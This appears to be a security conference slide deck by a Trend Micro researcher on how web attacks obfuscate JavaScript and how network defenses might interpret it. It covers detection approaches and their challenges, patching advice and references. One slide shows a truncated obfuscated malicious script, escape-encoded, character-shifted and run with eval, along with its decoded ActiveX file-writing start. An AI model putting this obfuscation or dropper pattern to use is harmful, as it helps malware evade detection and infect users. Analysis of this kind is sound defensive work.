
Future...

What's important is the
INTENT...

For Border Security, that
would mean seeing your
thoughts...

For Inspecting Script that
means peeling back the
layers of obfuscation...

Through Interpretation




For Example...

In the following example the attack is obfuscated in two ways. The escape function is used to encode special characters and the entire pattern is shifted by three character codes:

```
var s =  
"ydu%023v@qhz%023Dfwlyh%05BRemhfw+%025ZVfulsw1Vkhoo%025%02C%03Eydu  
%023i@qhz%023Dfwlyh%05BRemhfw+%025Vfulswlqj1lohV%07CvwhpRemhfw%025  
%02C%03Eydu%023z@v1H%07BsdqgHqylurqphqwVwulqjv+%025%028WHPS%028%02  
5%02C%03Eydu%023r@i1RshqWh%07Bwlloh+111...";  
var e = "" ;for (var i = 0; i < unescape(s).length; i++) {e +=  
String.fromCharCode((unescape(s).charCodeAt(i)) - 3);}eval(e);
```

In the resultant code the exploit is easy to detect:

```
var s=new ActiveXObject("WScript.Shell");  
var f=new ActiveXObject("Scripting.FileSystemObject");  
var w=s.ExpandEnvironmentStrings("%TEMP%");  
var o=f.OpenTextFile(...
```



220 BC

1700 AD


1854

1937

2002

Future

We need to see that...




=



But How?

- Add JavaScript interpreter to the IDS/IPS or Network AV
 - Challenges:
 - Performance - Running at wire-speed
 - Simulating aspects of the DOM and Plug-ins
 - Not introducing vulnerabilities
- Hook the real JavaScript interpreter
 - Challenges:
 - Vulnerabilities in layers above us
 - Again... Not introducing NEW vulnerabilities!
- Interpret in a sandbox and make signatures out of the original obfuscated patterns
 - Challenges:
 - Requires a lot of processing
 - Either delays users or doesn't protect the first user
 - Doesn't protect against randomly generated exploits



220 BC

1700 AD

1854

1937

2002

Future

Obfuscation techniques keep evolving...

As does the protection...

Best bet at staying safe?

- Always patch (Browser, OS, Plug-ins)
- Use a mixture of protection
- For risky surfing use a disposable VM!

Thanks

Justin Foster

- Twitter: [@justin_foster](#)
- Email: justin_foster@trendmicro.com
- Blog: developingsecurity.com



References

- Trend Micro Threat Report: http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/trend_micro_2009_annual_threat_roundup.pdf
- Mpack: http://en.wikipedia.org/wiki/MPack_%28software%29
- Neosploit: http://www.computerworld.com/s/article/9110981/Hackers_shut_down_Neosploit_attack_kit
- Durzosploit: http://engineeringforfun.com/wiki/index.php/Durzosploit_Introduction
- US-CERT: http://www.cert.org/tech_tips/securing_browser/
- IE Encryption: <http://msdn.microsoft.com/en-us/library/d14c8zsc%28VS.85%29.aspx>
- AES In JavaScript: <http://www.movable-type.co.uk/scripts/aes.html>
- Packer: <http://dean.edwards.name/packer/>
- JSMin: <http://www.crockford.com/javascript/jsmin.html>
- AJAX Low/Slow: <http://www.eweek.com/c/a/Security/Script-Fragmentation-Attack-Could-Allow-Hackers-to-Dodge-AntiVirus-Detection/>
- GUMBLAR: <http://prosecure.netgear.com/community/security-blog/2009/05/threat-lab-report-web-virus-gumblar-on-the-rise.php>
- More on GUMBLAR: <http://vrt-sourcefire.blogspot.com/2009/05/gumblar-and-more-on-javascript.html>
- Fortinet on arguments.callee: <http://blog.fortinet.com/malicious-javascript-obfuscation-to-be-called-or-not-to-be>
- JS_VIRTOOL: <http://blog.trendmicro.com/new-anti-analysis-technique-for-script-malware/>
- BrowserShield: <https://research.microsoft.com/en-us/news/features/browsershield.aspx>
- Ghost in the Browser: http://www.usenix.org/events/hotbotso7/tech/full_papers/provos/provos.pdf
- Capture HPC: <https://projects.honeynet.org/capture-hpc/wiki>

